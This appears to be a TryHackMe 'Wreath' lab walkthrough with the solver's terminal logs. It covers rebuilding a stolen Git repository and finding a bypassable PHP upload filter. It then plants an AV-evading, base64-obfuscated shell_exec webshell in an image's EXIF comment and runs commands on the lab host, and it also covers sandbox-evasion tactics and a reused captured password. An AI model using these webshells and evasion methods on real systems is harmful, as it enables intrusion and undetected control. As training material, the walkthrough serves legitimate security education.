Use evil-winrm to download the entire directory.
From the directory above Website.git, use:
download PATH\TO\Website.git
Be warned -- this will take a while, but should complete after a minute or two!
Note: You may need to specify the local path as well as the absolute path to the Website.git directory!
Completed
Exit out of evil-winrm -- you should see that a new directory called Website.git has been created locally. If you enter into this directory you will see an oddly named subdirectory (the same as the answer to question 1 of this task).
Rename this subdirectory to .git.
Completed
Git repositories always contain a special directory called .git which contains all of the meta-information for the repository. This directory can be used to fully recreate a readable copy of the repository, including things like version control and branches. If the repository is local then this directory would be a part of the full repository -- the rest of which would be the items of the repository in a human-readable format; however, as the .git directory is enough to recreate the repository in its entirety, the server doesn't need to store the easily readable versions of the files. This means that what we've downloaded isn't actually the full repository, so much as the building blocks we can use to recreate the repo (which is exactly what happens when using git clone to create a local copy of a repo!).
In order to extract the information from the repository, we use a suite of tools called GitTools.
Clone the GitTools repository into your current directory using:
git clone https://github.com/internetwache/GitTools
The GitTools repository contains three tools:
-
Dumper can be used to download an exposed
.gitdirectory from a website should the owner of the site have forgotten to delete it -
Extractor can be used to take a local
.gitdirectory and recreate the repository in a readable format. This is designed to work in conjunction with the Dumper, but will also work on the repo that we stole from the Git server. Unfortunately for us, whilst Extractor will give us each commit in a readable format, it will not sort the commits by date -
Finder can be used to search the internet for sites with exposed
.gitdirectories. This is significantly less useful to an ethical hacker, although may have applications in bug bounty programmes
Let's use Extractor to obtain a readable format of the repository!
The syntax for Extractor is as follows:
./extractor.sh REPO_DIR DESTINATION_DIR
This is slightly confusing, so explaining each option:
- The
REPO_DIRis the directory containing the.gitdirectory for the repository. Note that this is not the.gitdirectory itself. Extractor looks for a.gitdirectory inside the specified directory (which is why we had to change the original name of the directory to ".git") - The
DESTINATION_DIRis the subdirectory into which the repository will be created
For example, if we cloned the GitTools repo into the same directory as the .git directory we downloaded from the Git Server, we can extract the contents of the stolen repository into a subdirectory called "Website" using:
GitTools/Extractor/extractor.sh . Website
This uses the current directory "." (as the parent of the .git directory) and extracts into a newly created Website subdirectory.

Recreate the repository -- we will perform some code analysis in the next task!
Completed
Let's head into the newly recreated repository. We see three directories:

Each of these corresponds to a commit; however, as mentioned previously, these are not sorted by date...
It's up to us to piece together the order of the commits. Fortunately there are only three commits in this repository, and each commit comes with a commit-meta.txt file which we can use to get an idea of the order.
We could just cat each of these files out separately, but we may as well do it the fancy way with a bash one-liner:
separator="======================================="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"
This gives us the three commit-meta.txt files in a nicely formatted order:

Here we can see three commit messages: Updated the filter, Initial Commit for the back-end, and Static Website Commit.
Note: The number at the start of these directories is arbitrary, and depends on the order in which GitTools extracts the directories. What matters is the hash at the end of the filename.
Logically speaking, we can guess that these are currently in reverse order based on the commit message; however, we could also check the parent value of each commit. Starting at the only commit without a parent (which must be the initial commit), we can work down the tree in stages like so:

We find the commit that has no parent (70dde80cc19ec76704567996738894828f4ee895), and check to see which of the other commits specifies it as a direct parent (82dfc97bec0d7582d485d9031c09abcb5c6b18f2). We then repeat the process to find the full commit order:
- 70dde80cc19ec76704567996738894828f4ee895
- 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
- 345ac8b236064b431fa43f53d91c98c4834ef8f3
We could also do this by checking the timestamps attached to the commits (in UNIX format, after the emails); however, it is possible to fake these. Feel free to use them, but be aware that they may not always be accurate.
If that didn't make sense, don't worry!
The short version is: the most up to date version of the site stored in the Git repository is in the NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3 directory.
Completed
Task 36 Personal PC Website Code Analysis
Head into the NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3/ directory.
The index.html file isn't promising -- realistically we need some PHP, which we identified as the webserver's back-end language in Task 31.
Let's look for PHP files using find:
find . -name "*.php"
Only one result:
./resources/index.php

If we're going to find a serious vulnerability, it's going to have to be here!
Answer the questions below
┌──(witty㉿kali)-[~/…/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php

┌──(witty㉿kali)-[~/…/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ cat resources/index.php | grep Walker
		  - Phone Mrs Walker about the neighbourhood watch meetings

──(witty㉿kali)-[~/…/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ cat resources/index.php | grep filter
		  - Upgrade the filter on this page. Can't rely on basic auth for everything

──(witty㉿kali)-[~/…/CVE-2019-15107/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ cat resources/index.php
<?php

	if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
		$target = "uploads/".basename($_FILES["file"]["name"]);
		$goodExts = ["jpg", "jpeg", "png", "gif"];
		if(file_exists($target)){
			header("location: ./?msg=Exists");
			die();
		}
		$size = getimagesize($_FILES["file"]["tmp_name"]);
		if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
			header("location: ./?msg=Fail");
			die();
		}
		move_uploaded_file($_FILES["file"]["tmp_name"], $target);
		header("location: ./?msg=Success");
		die();
	} else if ($_SERVER["REQUEST_METHOD"] == "post"){
		header("location: ./?msg=Method");
	}


	if(isset($_GET["msg"])){
		$msg = $_GET["msg"];
		switch ($msg) {
			case "Success":
				$res = "File uploaded successfully!";
				break;
			case "Fail":
				$res = "Invalid File Type";
				break;
			case "Exists":
				$res = "File already exists";
				break;
			case "Method":
				$res = "No file send";
				break;

		}
	}
?>
<!DOCTYPE html>
<html lang=en>
	<!-- ToDo:
		  - Finish the styling: it looks awful
		  - Get Ruby more food. Greedy animal is going through it too fast
		  - Upgrade the filter on this page. Can't rely on basic auth for everything
		  - Phone Mrs Walker about the neighbourhood watch meetings
	-->
	<head>
		<title>Ruby Pictures</title>
		<meta charset="utf-8">
		<meta name="viewport" content="width=device-width, initial-scale=1.0">
		<link rel="stylesheet" type="text/css" href="assets/css/Andika.css">
		<link rel="stylesheet" type="text/css" href="assets/css/styles.css">
	</head>
	<body>
		<main>
			<h1>Welcome Thomas!</h1>
			<h2>Ruby Image Upload Page</h2>
			<form method="post" enctype="multipart/form-data">
				<input type="file" name="file" id="fileEntry" required, accept="image/jpeg,image/png,image/gif">
				<input type="submit" name="upload" id="fileSubmit" value="Upload">
			</form>
			<p id=res><?php if (isset($res)){ echo $res; };?></p>
		</main>
	</body>
</html>
Read through the file.
What does Thomas have to phone Mrs Walker about?
Read the to-do list in the file.
neighbourhood watch meetings
This appears to be a file-upload point, so we might have the opportunity for a filter bypass here!
Additionally, the to-do list at the bottom of the page not only gives us an insight into Thomas' upcoming schedule, but it also gives us an idea about the protections around the page itself.
Aside from the filter, what protection method is likely to be in place to prevent people from accessing this page?
Point 3 in the to-do list.
basic auth
Let's turn our attention to the code itself now.
Reading through the PHP code, it appears that there are two filters in place here, plus a simple check to see if the file already exists.
These filters are rolled together into one block of PHP code:
$size = getimagesize($_FILES["file"]["tmp_name"]); if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){ header("location: ./?msg=Fail"); die(); }
The first line here uses a classic PHP technique used to see if a file is an image. In short, images have their dimensions encoded in their exif data. The getimagesize() method returns these dimensions if the file is genuinely an image, or the boolean value False if the file is not an image. This is more difficult to bypass than other filters, but it's far from impossible to do so.
The second line is an If statement which checks two conditions. If either condition fails (indicated by the "Or" operator: ||) then the script will redirect with a Failure message. The second condition is easy: !$size just checks to see if the $size variable contains the boolean False. The first condition may need to be broken down a little.
!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)
There are two functions in play here: in_array() and explode(). Let's start with the innermost function and work out the way:
explode(".", $_FILES["file"]["name"])[1]
The explode() function is used to split a string at the specified character. Here it's being used to split the name of the file we uploaded at each period (.). From this we can (rightly) assume that this is a file-extension filter. As an example, if we were to upload a file called image.jpeg, this function would return a list: ["image", "jpeg"]. As the filter only really needs the file-extension, it then grabs the second item from the list ([1]), remembering that lists start at 0.
This, unfortunately, leads to a big problem. What happens if there's more than one file extension? Let's say we upload a file called image.jpeg.php. The filename gets split into ["image", "jpeg", "php"], but only the jpeg (as the second element in the list) gets passed into the filter!
Looking at the outer function now (and replacing the inner function with a placeholder of EXPLODE_RESULTS):
!in_array(EXPLODE_RESULTS, $goodExts)
This checks to see if the result returned by the explode() method is not in an array called $goodExts. In other words, this is a whitelist approach where only certain extensions will be accepted. The accepted extension list can be found in line 5 of the file.
Which extensions are accepted (comma separated, no spaces or quotes)?
ext1,ext2,ext3,ext4
jpg,jpeg,png,gif
Between lines 4 and 15:
$target = "uploads/".basename($_FILES["file"]["name"]); ... move_uploaded_file($_FILES["file"]["tmp_name"], $target);
We can see that the file will get moved into an uploads/ directory with it's original name, assuming it passed the two filters.
In summary:
- We know how to find our uploaded files
- There are two file upload filters in play
- Both filters are bypassable
We have ourselves a vulnerability!
Completed
Task 37 Personal PC Exploit PoC
Ok, so we know what is likely to happen when we access this page:
- It will probably ask us for creds
- We'll be able to upload image files
- There are two filters in play to stop us from uploading other kinds of files
- Both of these filters can be bypassed
Perfect -- let's access the page!
Answer the questions below
thomas: i<3ruby

uploading img http://10.200.87.100/resources/uploads/corgo2.jpg

┌──(witty㉿kali)-[~]
└─$ cp /home/witty/corgo2.jpg test-witty.jpeg.php

┌──(witty㉿kali)-[~]
└─$ exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-witty.jpeg.php

    1 image files updated

┌──(witty㉿kali)-[~]
└─$ exiftool test-witty.jpeg.php
ExifTool Version Number         : 12.57
File Name                       : test-witty.jpeg.php
Directory                       : .
File Size                       : 43 kB
File Modification Date/Time     : 2023:06:16 13:51:54-04:00
File Access Date/Time           : 2023:06:16 13:51:54-04:00
File Inode Change Date/Time     : 2023:06:16 13:51:54-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Profile CMM Type                : Little CMS
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 2012:01:25 03:41:57
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             :
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Little CMS
Profile ID                      : 0
Profile Description             : c2
Profile Copyright               : FB
Media White Point               : 0.9642 1 0.82491
Media Black Point               : 0.01205 0.0125 0.01031
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve     : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 64 bytes, use -b option to extract)
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                     : 800
Image Height                    : 533
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 800x533
Megapixels                      : 0.426

http://10.200.87.100/resources/uploads/test-witty.jpeg.php

Test Payload
Let's head to the /resources directory.
As expected, we are met with a request for authentication:

We can assume that the username here is probably either Thomas or twreath -- both of which we have already seen. We also already have one of Thomas' passwords, stolen from the Git Server using Mimikatz.
See if you can login using these usernames with that password!
Question Done
Success!
How cute -- a page to allow Thomas to upload pictures of his beloved cat, Ruby.
Try uploading a legitimate image -- see if you can access it!
Read the previous task if you can't remember where uploaded images go, and how they are named. You will need to use the absolute URI to access the file, as the subdirectory containing uploaded files is not indexable.
Completed
We already know how to bypass the first filter -- simply changing the extension to .jpeg.php should be enough.
The second filter is slightly harder, but doable.
As the getimagesize() function is checking for attributes that only an image will have, we need to give it what it wants: an image.
In other words, we need to upload a genuine image file which contains a PHP webshell somewhere. If this file has a .php file extension then it will be executed by the website as a PHP file, meaning all we need to do is force a webshell into the file and we're golden.
The easiest place to stick the shell is in the exifdata for the image -- specifically in the Comment field to keep it nicely out of the way.
Take a regular image (i.e. download a jpeg of your choice off the internet, keeping it safe for work) and rename it to test-USERNAME.jpeg.php, substituting in your own TryHackMe username.
We can then use exiftool to check the exifdata of the file:
exiftool IMAGE_NAME

Note: you may need to install exiftool before use (__sudo apt install exiftool).
Here we can see all of the exifdata for the image. Exiftool also allows us to edit this information, which makes it a great choice for the exploit we're going to carry out.
Before we actually start inserting payloads into the image, however, there is one more thing to take into account. There is antivirus software running on this target. We don't know which AV Thomas uses, but we know that there will be protections enabled on this target. We don't know how strict the Antivirus software he uses is -- for all we know it will pick up any kind of default PHP webshell that we upload, alerting him to how close we are to compromising his host. It might not, but why take the chance? For this reason we will not be uploading a live payload in this task. Instead we will create a proof of concept here, then upload a live payload when we have completed the PHP Obfuscation task in the AV Evasion section of the network.
Bearing this in mind, let's create our PoC!
We'll be using the following PHP payload for this:
<?php echo "<pre>Test Payload</pre>"; die();?>
This is completely harmless and ergo should not get picked up by the AV. It does give us confirmation that this is likely to work, however, and stages the way for the actual webshell upload.
To add this to our image we once again use exiftool:
exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test-USERNAME.jpeg.php

Now try uploading the file and accessing it in your browser!

_Note: The HTML form is configured to only allow image uploads through the GUI, so don't be alarmed if you don't see your script in your working directory. Just change "All Supported Types" at the bottom right of the Window to "All Files":
_
We have the ability to execute arbitrary PHP code on the system!
Completed
Task 38 AV Evasion Introduction
Antivirus Evasion is the third and final primary teaching point of the Wreath network.
By nature, AV Evasion is a rapidly changing topic. It's a constant dance between hackers and developers. Every time the developers release a new feature, the hackers develop a way around it. Every time the hackers bypass a new feature, the developers release another feature to close off the exploit, and so the cycle continues. Due to the speed of this process, it is nigh impossible to teach bleeding-edge techniques (and expect them to stay relevant for any length of time), so we are only going to be covering the fundamentals of the topic here. Without further ado, let's dive in!
When it comes to AV evasion we have two primary types available:
- On-Disk evasion
- In-Memory evasion
On-Disk evasion is when we try to get a file (be it a tool, script, or otherwise) saved on the target, then executed. This is very common when working with executable (.exe) files.
In-Memory evasion is when we try to import a script directly into memory and execute it there. For example, this could mean downloading a PowerShell module from the internet or our own device and directly importing it without ever saving it to the disk.
In ages past, In-Memory evasion was enough to bypass most AV solutions as the majority of antivirus software was unable to scan scripts stored in the memory of a running process. This is no longer the case though, as Microsoft implemented a feature called the Anti-Malware Scan Interface (AMSI). AMSI is essentially a feature of Windows that scans scripts as they enter memory. It doesn't actually check the scripts itself, but it does provide hooks for AV publishers to use -- essentially allowing existing antivirus software to obtain a copy of the script being executed, scan it, and decide whether or not it's safe to execute. Whilst there are various bypasses for this (often involving tricking AMSI into failing to load), these are out of scope for this room.
In terms of methodology: ideally speaking, we would start by attempting to fingerprint the AV on the target to get an idea of what solution we're up against. As this is often an interactive (social-engineering reliant) process, we will skip it for now and assume that the target is running the default Windows Defender so that we can get straight into the meat of the topic. If we already have a shell on the target, we may also be able to use programs such as SharpEDRChecker and Seatbelt to identify the antivirus solution installed. Once we know the OS version and AV of the target, we would then attempt to replicate this environment in a virtual machine which we can use to test payloads against. Note that we should always disable any kind of cloud-based protection in the AV settings (potentially by outright disconnecting the VM from the internet) so that the AV doesn't upload our carefully crafted payloads to a server somewhere for analysis, destroying all our hard work. Once we have a working payload, we can then deploy it against the target!
AV Evasion usually involves some form of obfuscation when it comes to payloads. This could mean anything from moving things around in the exploit and changing variable names, to encoding aspects of the script, to outright encrypting the payload and writing a wrapper to decrypt and execute the code section-by-section. The aim is to switch things enough that the AV software is unable to detect anything bad.
Answer the questions below
Which category of evasion covers uploading a file to the storage on the target before executing it?
On-Disk Evasion
What does AMSI stand for?
Anti-Malware Scan Interface
Which category of evasion does AMSI affect?
In-Memory Evasion
Task 39 AV Evasion AV Detection Methods
Before we get into the practical side of things, let's talk a little about the different detection methods employed by antivirus software.
Generally speaking, detection methods can be classified into one of two categories:
- Static Detection
- Dynamic / Heuristic / Behavioural Detection
Modern Antivirus software will usually rely on a combination of these.
Static detection methods usually involve some kind of signature detection. A very rudimentary system, for example, would be taking the hashsum of the suspicious file and comparing it against a database of known malware hashsums. This system does tend to be used; however, it would never be used by itself in modern antivirus solutions. For this reason it's usually a good idea to change something when working with a known exploit. The smallest change to the file will result in a completely different hashsum, so even something as small as changing a string in the help message would be enough to bypass this kind of rudimentary detection system.
Fortunately (or unfortunately for us as hackers), this is usually nowhere near enough to bypass static detection methods.
The other form of static detection which is often used in antivirus software (to much greater effect) is a technique called Byte (or string) matching. Byte matching is another form of signature detection which works by searching through the program looking to match sequences of bytes against a known database of bad byte sequences. This is much more effective than just hashing the entire file! Of course, it also means that we (as hackers) have a much harder job tracking down the exact line of code responsible for the flag.
The tradeoff with this method is, of course, speed. Checking small sequences of bytes against a potentially huge program with multiple libraries can take a comparatively long time compared to the milliseconds it would take to hash the entire file and compare the hash against a database. As such, a compromise is sometimes made whereby the AV program hashes small sections of the file to check against the database, rather than hashing the entire thing. This obviously reduces the effectiveness of the technique, but does increase the speed somewhat.
Where static virus malware detection methods look at the file itself, dynamic methods look at how the file acts. There are a couple of ways to do this.
- AV software can go through the executable line-by-line checking the flow of execution. Based on pre-defined rules about what type of action is malicious (e.g. is the program reaching out to a known bad website, or messing with values in the registry that it shouldn't be?), the AV can see how the program intends to act, and make decisions accordingly
- The suspicious software can outright be executed inside a sandbox environment under close supervision from the AV software. If the program acts maliciously then it is quarantined and flagged as malware
 Evading these measures is still perfectly possible, although a lot harder than evading static detection techniques. Sandboxes tend to be relatively distinctive, so we just need to look for various system values (e.g. is there a fan installed, is there a GUI, and if so, what resolution is it, are there any distinctive tools or services running --
 VMtools for VMware virtual machines, for example) and check to see if there are any red flags. For example, a machine with no fan, no GUI and a classic VM service running is very likely to be a sandbox -- in which case the program should just exit. If the program exits without doing anything malicious then the AV software is fooled into believing that it's safe and allows it to be executed on the target.
Equally, with logic-flow analysis, the AV software is still only working with a set of rules to check malicious behaviour. If the malware acts in a way that is unexpected (e.g. has some random code that does the grand sum of nothing inserted into the exploit) then it will likely pass this detection method.
In addition to this, when working with certain kinds of delivery methods, password protecting the file can get straight around the behavioural analysis checks as (unlike the user who knows the password), the AV software is unable to open and execute the file.
That said, dynamic detection methods are usually a lot more effective than static methods. The drawback is, once again, the time and resources required to spin up a VM to analyse the file in, or go through it line-by-line to see if it's doing anything malicious. These are actions that take time (causing users to grow impatient), and use up a lot of the computer's available resources. Once again the AV has to compromise, using a combination of dynamic and static analysis when scanning a file.
To make life harder still, antivirus vendors are usually in close contact with one another -- as well as with scanning sites such as VirusTotal. When the AV detects a suspicious file, it usually sends the file back to servers owned by the provider where it gets analysed and shared with other providers. What this means is that once our payload is detected on one computer, the chances are that it will quickly be taken apart and shielded against. This rapid sharing of information allows AV providers to stay ahead of bad actors (a good thing), but also obviously adds an extra complication into our job as Ethical Hackers.
Additionally, new techniques are being developed all the time. For example, many attempts are being made to use machine learning techniques to dynamically update the list of bad behaviours in a sandbox environment, or the rule-lists used in logic-flow analysis of a suspicious file. If you're interested in some of the work being done in this area, TryHackMe's very own CMNatic did his dissertation on the subject, which can be read here.
Answer the questions below
What other name can be used for Dynamic/Heuristic detection methods?
Dynamic, Heuristic, and..?
Behavioural
If AV software splits a program into small chunks and hashes them, checking the results against a database, is this a static or dynamic analysis method?
Static
When dynamically analysing a suspicious file using a line-by-line analysis of the program, what would antivirus software check against to see if the behaviour is malicious?
Take the answer from the task -- the answer is in italics.
Pre-defined rules
What could be added to a file to ensure that only a user can open it (preventing AV from executing the payload)?
This only works with certain delivery methods, if you can trick a user into opening/executing the file.
Password
Task 40 AV Evasion PHP Payload Obfuscation
Now that we've covered the basic terminology, let's get back to hacking this PC!
We have an upload point which we can use to upload PHP scripts. We now need to figure out how to make a PHP script that will bypass the antivirus software. Windows Defender is free and comes pre-installed with Windows Server, so let's assume that this is what is in use for the time being.
The solution is this:
We build a payload that does what we need it to do (preferably in a slightly less than common way), then we obfuscate it either manually or by using one of the many tools available online.
First up, let's build that payload:
<?php $cmd = $_GET["wreath"]; if(isset($cmd)){ echo "<pre>" . shell_exec($cmd) . "</pre>"; } die(); ?>
Here we check to see if a GET parameter called "wreath" has been set. If so, we execute it using shell_exec(), wrapped inside HTML <pre> tags to give us a clean output. We then use die() to prevent the rest of the image from showing up as garbled text on the screen.
This is slightly longer than the classic PHP one-liner webshell (<?php system($_GET["cmd"]);?>) for two reasons:
- If we're obfuscating it then it will become a one-liner anyway
- Anything different is good when it comes to AV evasion
We now need to obfuscate this payload.
There are a variety of measures we could take here, including but not limited to:
- Switching parts of the exploit around so that they're in an unusual order
- Encoding all of the strings so that they're not recognisable
- Splitting up distinctive parts of the code (e.g.
shell_exec($_GET[...]))
Answer the questions below
┌──(witty㉿kali)-[~]
└─$ exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>" shell-witty.jpeg.php
    1 image files updated

┌──(witty㉿kali)-[~]
└─$ exiftool shell-witty.jpeg.php
ExifTool Version Number         : 12.57
File Name                       : shell-witty.jpeg.php
Directory                       : .
File Size                       : 43 kB
File Modification Date/Time     : 2023:06:17 15:22:52-04:00
File Access Date/Time           : 2023:06:17 15:22:52-04:00
File Inode Change Date/Time     : 2023:06:17 15:22:52-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Profile CMM Type                : Little CMS
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 2012:01:25 03:41:57
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             :
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Little CMS
Profile ID                      : 0
Profile Description             : c2
Profile Copyright               : FB
Media White Point               : 0.9642 1 0.82491
Media Black Point               : 0.01205 0.0125 0.01031
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve     : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 64 bytes, use -b option to extract)
Comment                         : <?php $p0=$_GET[base64_decode('d3JlYXRo')];if(isset($p0)){echo base64_decode('PHByZT4=').shell_exec($p0).base64_decode('PC9wcmU+');}die();?>
Image Width                     : 800
Image Height                    : 533
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 800x533
Megapixels                      : 0.426

http://10.200.87.100/resources/uploads/shell-witty.jpeg.php?wreath=systeminfo

Host Name:                 WREATH-PC
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA778
Original Install Date:     08/11/2020, 14:55:50
System Boot Time:          17/06/2023, 19:37:34
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
